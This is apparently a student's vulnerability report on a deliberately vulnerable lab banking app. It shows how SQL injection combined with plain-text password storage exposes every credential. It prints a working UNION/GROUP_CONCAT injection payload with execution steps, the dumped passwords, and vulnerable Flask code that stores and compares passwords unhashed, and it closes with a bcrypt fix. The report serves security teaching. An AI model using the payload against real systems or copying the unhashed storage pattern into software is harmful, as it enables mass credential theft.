Plain Text Password Storage

Vulnerability Report

SecureBank VulnLab - Mass Credential Exposure via SQL Injection

Vulnerability ID: VULN-004 | Severity: CRITICAL | CVSS 9.8

Executive Summary

SecureBank stores ALL user passwords in plain text without encryption or hashing. When combined with SQL Injection (VULN-001), an attacker can extract every password in the database with a single query—compromising the entire user base instantly.

🚨 **CRITICAL: SQL Injection + Plain Text = Total system compromise. All 5 users (or 10,000+ in production) exposed in ONE query. No cracking required. Immediate full access.**

Impact at a Glance

Confidentiality	**CRITICAL - ALL passwords exposed**
Integrity	HIGH - Mass account takeover
Availability	HIGH - System-wide lockout possible
Scale	CRITICAL - 100% user base affected
Attack Speed	CRITICAL - Instant (< 1 minute)
Recovery	SEVERE - All users must reset passwords

Vulnerability Chaining: The Perfect Storm

VULN-001 (SQL Injection) + VULN-004 (Plain Text) = CATASTROPHIC

Individually, each vulnerability is serious. Combined, they create a catastrophic security failure that enables instant mass compromise of the entire user database.

Attack Stage	With Hashing	Without Hashing (Current)
SQL Injection	✅ Succeeds	✅ Succeeds
Data Extracted	$2b$12$vH9x... (hash)	admin123 (plain text)
Can Login?	❌ NO - Useless	✅ YES - Immediately
Accounts Compromised	0 (Protected)	ALL (100%)

Defense in Depth Principle:
When one security layer fails (SQL Injection), another layer (password hashing) should still protect users. Plain text storage violates this fundamental principle.

Exploitation Demonstration

Attack Scenario: Mass Password Extraction

Objective: Extract ALL user passwords via SQL Injection
Method: GROUP_CONCAT to aggregate all passwords in one query
Impact: Total database compromise

STEP 1: Craft SQL Injection Payload


```
Username field:
' UNION SELECT 1, GROUP_CONCAT(username || ':' || password, ', '),
  'x', 'x@x.com', 0, 0, '2026' FROM user--

Password field:
anything
```

How it works:


- GROUP_CONCAT(): Combines all rows into one string
- username || ':' || password: Formats as "user:pass"
- FROM user: Targets ALL users in database
- Result: admin:admin123, test:test123, alice:alice123…

STEP 2: Execute Attack

Navigate to: https://vulnlab.my.id/login
Paste payload into username field
Enter any password
Click "Login to SecureBank"



STEP 3: ALL Passwords Extracted



Result displayed in top-right corner:

```
admin:admin123, test:test123, alice:alice123, bob:bob123,
glenvio:290908
```

CRITICAL MOMENT:


ALL 5 user passwords exposed in a SINGLE query. In production with 10,000 users, this same attack would expose 10,000 passwords instantly. Total database compromise achieved in under 60 seconds.

STEP 4: Verify Credentials Work

Test each extracted password:


Login as admin:

Username: admin | Password: admin123 → SUCCESS




Login as test:

Username: test | Password: test123 → SUCCESS



Login as alice:

Username: alice | Password: alice123 → SUCCESS



All accounts accessible. Total compromise confirmed.

🔍 Technical Analysis

Root Cause: No Password Hashing

Vulnerable Database Schema:

```
CREATE TABLE user (
    id INTEGER PRIMARY KEY,
    username VARCHAR(80) NOT NULL,
    password VARCHAR(120) NOT NULL,    ← Plain text storage!
    email VARCHAR(120) NOT NULL,
    balance FLOAT,
    is_admin BOOLEAN,
    created_at DATETIME
);
```

Code Issues:

1. No hashing library imported:

```
# app.py - No bcrypt import!
from flask import Flask, session, request
# Missing: import bcrypt
```

2. Direct password storage:

```
# Registration code
password = request.form.get('password')  # User types: "admin123"
new_user = User(
    username=username,
    password=password  # ❌ Stored as: "admin123" (exact same!)
)
```

3. Plain text comparison:

```
# Login code
if user.password == password:  # ❌ String comparison!
    # Login success
```

Real-World Impact

Attack Scenarios

Scenario 1: Mass Account Takeover

→ Hacker discovers SQL injection
→ Runs GROUP_CONCAT query
→ Extracts 10,000 user passwords in one query
→ Logs into every account
→ Transfers all funds to offshore accounts
→ Deletes audit logs
→ Bank loses $100M+ overnight

Scenario 2: Password Reuse Attack

→ Alice uses alice123 on SecureBank
→ Alice uses alice123 on Gmail, Instagram, Facebook
→ Hacker steals SecureBank database
→ Gets alice123 in plain text
→ Tries on Gmail → Success!
→ Tries on Instagram → Success!
→ Complete identity theft achieved

Scenario 3: Credential Stuffing

→ Hacker sells password list on dark web
→ Other criminals use automated tools
→ Test passwords on Netflix, Amazon, PayPal
→ Thousands of additional accounts compromised
→ Original breach affects millions of accounts

💰 Business Impact

Regulatory Fines	**GDPR: €20M or 4% revenue** **PCI-DSS: Card processing banned** **NIST/ISO violations**
Legal Costs	Class-action lawsuits from ALL users Settlement: $50M-$500M+
Financial Loss	Direct theft: $100M+ Stock price crash: 40-60% Customer compensation
Reputation	Permanent brand damage 90%+ customer attrition Media disaster
Operational	System shutdown required Password reset for ALL users 6+ months recovery
Criminal	Executive negligence charges Board member resignations Company bankruptcy

CVSS v3.1 Score: 9.8 (CRITICAL)

Vector String:
`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

Justification:

- Attack Vector: Network (exploitable remotely)
- Attack Complexity: Low (simple SQL injection)
- Privileges Required: None (public login form)
- Confidentiality: HIGH (all passwords exposed)
- Integrity: HIGH (account takeover)
- Availability: HIGH (can lock all users out)
- Scope: Changed (affects ALL users)

Conclusion

Plain text password storage represents one of the most fundamental security failures possible. When combined with SQL injection, it enables instant mass compromise of the entire user database. The fix is simple—implement bcrypt hashing—but the consequences of ignoring it are catastrophic.

Educational Value:

This demonstrates why password hashing is absolutely non-negotiable. Real companies have lost hundreds of millions—Adobe ($1.1M fine), Sony ($171M cost), Yahoo ($350M settlement)—because of this exact mistake. It's the difference between a security incident and total business collapse.

References

• OWASP Top 10 - A02:2021 Cryptographic Failures

• OWASP Top 10 - A03:2021 Injection

• NIST SP 800-63B - Digital Identity Guidelines

• PCI-DSS Requirement 8.2.1 - Password Storage

• GDPR Article 32 - Security of Processing

• CWE-256: Plaintext Storage of Password

• CWE-916: Use of Password Hash With Insufficient Computational Effort

• CWE-89: SQL Injection

Prepared by: Glenvio Regalito Rahardjo
SMK Telkom Purwokerto, Date: January 6, 2026